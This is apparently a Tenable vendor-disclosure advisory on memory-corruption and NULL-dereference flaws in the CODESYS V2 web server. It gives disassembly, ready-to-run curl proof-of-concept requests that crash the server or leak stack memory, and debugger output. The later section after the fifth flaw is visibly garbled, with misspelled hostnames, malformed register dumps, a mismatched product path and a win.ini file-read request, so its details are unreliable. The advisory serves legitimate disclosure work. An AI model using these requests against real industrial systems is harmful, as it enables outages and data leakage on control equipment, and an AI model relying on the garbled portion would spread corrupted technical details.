

## CODESYS V2 Web Server Multiple Vulnerabilities

Critical

[← View More Research Advisories](#)

## Synopsis

## 1) Buffer Overflow

CVSS:3.1/AV:N/ACL:PR:N/UI:N/S:U/C:H/I:N/A:H

A buffer overflow condition exists when copying data from a 0x100-byte stack-based buffer to a heap-based communication buffer. The copy size is controlled by the attacker:

```
.text:00404EE8 loc_404EE8: ; CODE XREF: FillP1cRequest+4261j
.text:00404EE8 mov     edx, sz_array_idx
.text:00404EE8 cmp     ty_array[edx*4], 8
.text:00404EE6 jnz     short loc_404F1C
.text:00404EF8 ty = 8
.text:00404EF8 mov     eax, sz_array_idx
.text:00404EF0 mov     ecx, sz_array[edx*4]
.text:00404F04 push    ecx ; attacker-controlled copy size
.text:00404F05 lea     edx, [ebp+buf100] ; 0x100-byte stack buffer
.text:00404F0B push    edx ; buffer over-read
.text:00404F0C mov     eax, pbCommBufCur ; 0x3fff-byte heap buffer
.text:00404F11 push    eax ; buffer over-write
.text:00404F12 call    _memcpy
```

An unauthenticated remote attacker can exploit this vulnerability with the following CURL command:

```
curl -d '[i][e][o]<copy_size>[l]vbx1<data>]' http://codesys_v2_web_server:8080/
```

When handling this message, the CODESYS V2 web server fills a 0x100-byte stack-based buffer with <data>, limiting the buffer to have up to 0x100 bytes of <data>. The server then copies <copy\_size> bytes from the stack-based buffer to a heap-based communication buffer. By default, the communication buffer has 0x3fff (16383) bytes but is configurable via the 'buffer-size' setting in the web server configuration file (webserver\_conf.xml).

A large attacker-controlled <copy\_size> can cause a buffer over-read on the stack-based buffer or a buffer over-write on the heap-based communication buffer, which can crash the web server or the CODESYS Control runtime system:

```
curl -d '[i][e][o]20000[l]vbx1[AAAAAAAA]' http://codesys_v2_web_server:8080/

0:004: g
(1e90.1bf8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=64003100 ebx=016f8000 ecx=01845518 edx=00100000 esi=0170afe0 edi=01840000
eip=77da1f6b esp=0014c83c ebp=0014c860 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010287
ntall1RtlpInsertFreeBlock+0x10b:
77da1f6b 8b10      mov     edx,dword ptr [eax]  ds:0023:64003100-????????
```

In addition, a large <copy\_size> can result in information disclosure as it leaks out stack contents to be traversed over the network if the web server is configured with an external CODESYS Control runtime system via the 'target-ip-address' setting in webserver\_conf.xml:

```
curl -d '[i][e][o]1000[l]vbx1[AAAAAAAA]' http://codesys_v2_web_server:8080/

Wireshark captured TCP stream from the web server to an external CODESYS Control runtime system:

00000000  cc cc 01 00 ef 03 00 00 00 00 00 00 00 00 00 00 00  .....
00000010  00 00 00 00 03 00 00 00 3c 77 06 00 00 00 01 41  .....CW....A
00000020  41 41 41 41 41 41 41 41 00 00 00 00 00 00 00 00  .....AAAAAA
00000030  00 00 00 e0 c9 14 00 ec 03 00 00 00 c5 14 00 00  .....
00000040  c9 14 00 01 00 00 00 00 00 00 01 00 00 00 b4  .....
00000050  c5 14 00 00 00 00 01 00 00 00 00 00 00 00 d0  .....
00000060  c5 14 00 01 00 00 00 7b e1 ff ff ff ff ff 01  .....[.....
00000070  00 00 00 00 00 00 ec 03 00 01 00 00 00 00 00  .....
00000080  00 00 01 00 00 00 00 00 00 00 fc c5 14 00 01  .....
00000090  00 00 00 7b e1 ff ff ff ff ff 01 00 00 00  .....[.....
000000a0  0e 02 ec 03 00 00 01 00 00 00 a4 e7 fc e8 24  .....$
000000b0  c5 14 00 24 c6 14 00 9c c6 14 00 00 5c 52 75 00  .....S....@Ru
000000c0  6e bc 9d fe ff ff ff ac c6 14 00 1e 5f f8 76 ec  .....V
000000d0  03 00 00 d4 c8 14 00 00 00 00 00 00 00 e0  .....
000000e0  c9 14 00 c6 14 00 3a c8 0d 59 00 de 41 00 60  .....V.A
000000f0  de 41 00 e0 25 00 1e 5f f8 76 ec 03 00 00 00  .....A...V....
00000100  c9 14 00 e0 91 64 00 00 2e 62 00 f8 5f 63 00 bc  .....d...b...c
00000110  c5 14 00 fe c9 04 c0 c0 de a1 00 c0 de a1 00 00  .....N V A A
```

## 2) Heap-based Buffer Over-read

CVSS:3.1/AV:N/ACL:PR:N/UI:N/S:U/C:N/I:N/A:H

A heap-based buffer over-read/over-write condition exists when the web server performs an in-place XOR-based encoding of user-supplied data. The amount of data to encode is controlled by the attacker and can be larger than the actual size of the data:

```
.text:00409CB8 xor_encode_loop: ; CODE XREF: XorDataInPlace+AE1j
.text:00409CB8 mov     ecx, [ebp+1]
.text:00409CB8 add     ecx, 1
.text:00409CB8 mov     [ebp+1], ecx
.text:00409CC1 ; CODE XREF: XorDataInPlace+4F1j
.text:00409CC1 mov     edx, [ebp+1]
.text:00409CC4 cmp     edx, [ebp+arg_len] ; attacker-controlled
.text:00409CC4 jge     short loc_409D17 ; encode length
.text:00409CC7 jge     short loc_409D17
.text:00409CC9 mov     al, [ebp+var_C]
.text:00409CCC mov     [ebp+var_10], al
.text:00409CCF mov     ecx, [ebp+arg_ptrInOutData]
.text:00409CD2 add     ecx, [ebp+1]
.text:00409CD5 mov     dl, [ecx] ; heap buffer over-read
.text:00409CD7 mov     [ebp+var_C], dl
.text:00409CDA mov     eax, [ebp+index]
.text:00409CDD add     eax, 1 ; use next indx in the xor
.text:00409CDD ; table to encode the next
.text:00409CDD ; input byte
.text:00409CE0 and     eax, 800000FFh
.text:00409CE5 fnc     short loc_409CEE
```

An unauthenticated remote attacker can exploit this vulnerability with the following CURL command:

```
curl -d '[i][f]filename.wtc[<xor_encode_len>[base64_encoded]<starting_index_of_the_xor_table>]' http://codesys_v2_web_server:8080/
```

When handling this message, the CODESYS v2 web server does the following:

- Base64-decode <base64\_encoded> to a heap-based buffer
- Encode <xor\_encode\_len> bytes of the base64-decoded data using an XOR-based algorithm
- Write the XOR-encoded data to <webroot>/<filename>.wtc

```
memory check error at 0x01948A64 = 0x2E, should be 0xF0.
memory check error at 0x01948A65 = 0x4E, should be 0xF0.
memory check error at 0x01948A66 = 0x1D, should be 0xF0.
memory check error at 0x01948A67 = 0x26, should be 0xF0.
(2570.ec4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=c1e4d5c ebx=01948a30 ecx=54571bbf edx=01948a70 esi=01948a68 edi=01940000
eip=7709fb77 esp=0014c774 ebp=0014cac iopl=0         nv up ei pl zr na pe nc
cs=001b  s=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!RtlpFreeHeap+0x797:
7709fb77 8000      mov     eax,dword ptr [eax] ds:0023:c1e4d5c+????????
```

### 3) Message [9] NULL Pointer Dereference

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

A NULL pointer dereference can occur when the web server processes a malformed message starting with [9:

```
.text:0040314C      mov     eax, [ebp+arg_p0Data]
.text:0040314F      movsx   ecx, byte ptr [eax]
.text:00403152      cmp     ecx, 39h ; 'g'
.text:00403155      jnz     loc_4031f3
.text:00403158 [9
.text:00403158      mov     edx, [ebp+arg_p0Data]
.text:0040315E      add     ecx, 2
.text:00403161      mov     [ebp+var_50], edx
.text:00403164      mov     [ebp+var_4C], 0
.text:00403168      mov     eax, [ebp+arg_p0Data]
.text:0040316E      add     eax, 2
.text:00403171      mov     [ebp+arg_p0Data], eax
.text:00403174      push    7Ch ; '|'
.text:00403176      mov     ecx, [ebp+arg_p0Data]
.text:00403179      push    ecx ; char *
.text:0040317A      call    _strchr
.text:0040317F      add     esp, 8
.text:00403182      mov     [ebp+var_48], eax ; returned pointer not
.text:00403182      ; checked for NULL
.text:00403185      mov     edx, [ebp+var_48]
.text:00403188      mov     byte ptr [edx], 0 ; NULL ptr write
```

An unauthenticated remote attacker can exploit this vulnerability to crash the web server or the CODESYS Control runtime system:

```
curl -d '[9]0000' http://codesys_v2_web_server:8080/

(1314.1164): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\3S Software\CODESYS V2.3\Visu\webservice.exe
eax=00000000 ebx=0021f000 ecx=00000000 edx=00000000 esi=0041de60 edi=0041de60
eip=00403188 esp=0014c698 ebp=0014c770 iopl=0         nv up ei pl zr na po nc
cs=001b  s=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
webservice+0x2188:
00403188 c60200      mov     byte ptr [edx],0          ds:0023:00000000+??
```

### 4) Message [10] NULL Pointer Dereference

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

A NULL pointer dereference can occur when the web server processes a malformed message starting with [10:

```
.text:00403358      mov     eax, [ebp+arg_p0Data]
.text:0040335E      movsx   ecx, byte ptr [eax]
.text:00403361      cmp     ecx, 31h ; '1'
.text:00403364      jnz     loc_403415
.text:0040336A      mov     edx, [ebp+arg_p0Data]
.text:0040336D      movsx   eax, byte ptr [edx+1]
.text:00403371      cmp     eax, 30h ; '0'
.text:00403374      jnz     loc_403415
.text:0040337A [10
.text:0040337A      mov     ecx, [ebp+arg_p0Data]
.text:0040337D      add     ecx, 3
.text:00403380      mov     [ebp+var_64], ecx
.text:00403383      mov     [ebp+var_60], 0
.text:0040338A      mov     edx, [ebp+arg_p0Data]
.text:0040338D      add     edx, 3
.text:00403390      mov     [ebp+arg_p0Data], edx
.text:00403393      push    7Ch ; '|'
.text:00403395      mov     eax, [ebp+arg_p0Data]
.text:00403398      push    eax
.text:00403399      call    _strchr
.text:0040339E      add     esp, 8
.text:004033A1      mov     [ebp+var_5C], eax ; returned pointer not
```

An unauthenticated remote attacker can exploit this vulnerability to crash the web server or the CODESYS Control runtime system:

```
curl -d '[10]0' http://codesys_v2_web_server:8080/

(e4.e58): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\3S Software\CODESYS V2.3\Visu\webservice.exe
eax=00000000 ebx=002f9000 ecx=00000000 edx=00520a60 esi=0041de60 edi=0041de60
eip=004033a7 esp=0014c698 ebp=0014c770 iopl=0         nv up ei pl zr na po nc
cs=001b  s=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
webservice+0x33a7:
004033a7 c60100      mov     byte ptr [ecx],0          ds:0023:00000000+??
```

### 5) Message [b or ]e NULL Pointer Dereference

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


A NULL pointer dereference can occur when the web server processes a malformed message starting with [b or ]e:

```
.text:00403A70      mov     eax, [ebp+arg_p0Data]
.text:00403A80      movsx   ecx, byte ptr [eax]
.text:00403A83      cmp     ecx, 62h ; 'b'
.text:00403A86      jz      short loc_403A97
.text:00403A88      mov     edx, [ebp+arg_p0Data]
.text:00403A8B      movsx   eax, byte ptr [edx]
.text:00403A8E      cmp     eax, 65h ; 'e'
.text:00403A91      jnz     loc_403E48
.text:00403A97 [b or ]e
[...]
.text:00403C88      push    7Ch ; '|'
.text:00403C8A      mov     eax, [ebp+arg_p0Data]
.text:00403C8D      push    eax
.text:00403C8E      call    _strchr
.text:00403C93      add     esp, 8
.text:00403C96      mov     [ebp+var_84], eax ; returned pointer not
.text:00403C96      ; checked for NULL
.text:00403C9C      mov     ecx, [ebp+var_84]
.text:00403CA2      mov     byte ptr [ecx], 0 ; NULL ptr write
```

An unauthenticated remote attacker can exploit this vulnerability to crash the web server or the CODESYS Control runtime system:

```
curl -d '[0]11[22][33][44][55]' http://codesys_v2_web_server:8080/

(1ccc.608): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\3S Software\CODESYS V2.3\Visu\webservice.exe
eax=00000000 ebx=003b4000 ecx=00000000 edx=00a140c esi=0041de60 edi=0041de60
eip=00403ca2 esp=0014c698 ebp=0014c770 iopl=0         nv up ei pl zr na po nc
cs=001b  s=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
webservice+0x3ca2:
00403ca2 c60100      mov     byte ptr [ecx],0          ds:0023:00000000+??
```



```
curl -d '[{"id":1000,"idb":"adsk1"} http://codekeys_v2_web_server:8080/
(2640.259s): Access violation: code 0xC0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
[VisualStudio: Unable to verify checksum for C:\Program Files3\Software\CODESYS V2.3\VisualWebserver.exe]
eax=00000001 ebx=00000000 ecx=00000000 edx=00000001 esi=0001d660 edi=0001d660
eip=00401281 esp=00401208 ebp=00401234 iopl=0         nr=1   pi=0         no=0
cs=000b   ds=0023   ics=0023   eflags=0x0000   jcx=0000   ofl=00010202
webserver:Web2081:
00401281:eb5effff mov     esi,byte ptr [ecx-1]          ds:00020000:00000000??
```

A memory read access violation can occur when the web server processes a message starting with |6.

```

.txt:00407673    push    30h ; ';'
.txt:00407679    mov     ecx, [ebp+arg_psline]
.txt:0040767C    push    ecx
.txt:0040767D    call    _strchr
.txt:00407682    add     esp, 8
.txt:00407685    add     eax, 1 ; returned pointer not null
.txt:00407688    add     eax, 1 ; checked for NULL
.txt:0040768B    mov     esi, [esi+MSIComCol], eax
.txt:0040768E    mov     edx, [ebp+psline]
.txt:00407691    push    esi
.txt:00407694    call    _atoi
.txt:00407695    add     esp, 4
.txt:00407698    mov     ecx, [ebp+arg_psline+4], eax
.txt:0040769B    add     esi, [esi+MSIComCol] ; MUL + 1
.txt:0040769E    add     ecx, [esi] ; read access violation
.txt:004076A0    push    ecx
.txt:004076A3    call    _atoi

```

```
curl -d '[6]ext[...][...][...][...]\\windows\\win.ini[3][5]6' http://codessys_v2_web_servers:8080/
```

```
(loc.2008): Access violation - code 00000000 (first chance)
First Chance Exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
** WARNING: Unable to verify checks for C:\Program Files\Siemens Software Server V2.3\slvswebserver.exe
** WARNING: Unable to verify checks for C:\Windows\system32\cmd.exe
0x0001f9fb esp=001f4c48 ebx=001f4c55 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023   eip=0023    cs=003b  gs=0000             efl=00010246
webserver+bf75b1f3:
001f4cb8 RaR2      mov     al,byte ptr [edx]          ds:[0023:00000001]=?
webserver+bf75b1f4:
```

```
curl -s '[3]file.wtc[3]file_content[1]' http://c0d3s3ys_v2_w3b_s3rv3r:8080/
curl -s '[6]file.wtc[3]4[5][6]' http://c0d3s3ys_v2_w3b_s3rv3r:8080/

(1ee0:1828): Access violation - code 00000050 (first chance)
First chance exceptions are reported before any action handling.
This exception may be expected and handled.
(1ee0:1828): Unable to verify checksum for C:\Program Files\3S Software\CODESYS V2.3\Visu\viewer.exe
eax=00000000 ebx=00224000 ecx=00415a5d edx=00000001 esi=00000000 edi=00410d6e
eip=00411f8b esp=0014c848 ebp=0041c5b5 iopl=0         np up epl zr na pc nc
cs=001b  eip=00223  esp=00223  fs=0023  gs=00b3  gdt=0000
webserver.vcruntime:
00411f8b 8a02      mov     al,byte ptr [edx]
                                         ds:0023:00000001=??
```

Apply patch as per vendor recommendations.

<https://www.codesys.com/security/security-reports.html>

07/20/2021 - Vulnerabilities discovered	
07/21/2021 - Tenable discloses to vendor.	
07/22/2021 - Vendor acknowledges report.	
07/28/2021 - Vendor states that fixes are in progress, requests credit line, and states that preview version will be made available prior to release. Tenable acknowledges.	
09/10/2021 - Tenable requests status update.	
09/16/2021 - Vendor provides preview patch.	
09/20/2021 - Tenable reviews preview patch.	
09/21/2021 - Vendor asks if patch has been reviewed.	
09/21/2021 - Tenable informs vendor that the fixes in the preview patch have been verified.	
09/23/2021 - Vendor states that advisory will be made available once ready.	
10/26/2021 - Vendor informs Tenable of advisory release.	

*Tenable takes product security very seriously. If you believe you have found a vulnerability in one of our products, we ask that you please work with us to quickly resolve it in order to protect customers. Tenable believes in responding quickly to such reports, maintaining communication with researchers, and providing a solution in short order.*

If you have questions or corrections about this advisory, please email [advisories@tenable.com](mailto:advisories@tenable.com)



**Tenable Advisory ID:** TRA-2021-47

**Credit:** Tenable Research

**CVSSv3 Base / Temporal Score:** 9.8 / 8.8

**Affected Products:** All variants of the CODESYS runtime system prior version V1.1.9.22 are affected

**Risk Factor:** Critical

## Advisory Timeline

---

October 26, 2021 - Initial release.

---

### FEATURED PRODUCTS

Tenable One Exposure Management Platform

Tenable.cs Cloud Security

Tenable.io Vulnerability Management

Tenable.io Web App Scanning

Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

### FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security Posture Management

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

### CUSTOMER RESOURCES

Resource Library

Community & Support

Customer Education

Tenable Research

Documentation

Trust and Assurance

Nessus Resource Center

Cyber Exposure Fundamentals

System Status

### CONNECTIONS

Blog

Contact Us

Careers

Investors

Events



[Privacy Policy](#) [Legal](#) [508 Compliance](#)

© 2022 Tenable®, Inc. All Rights Reserved

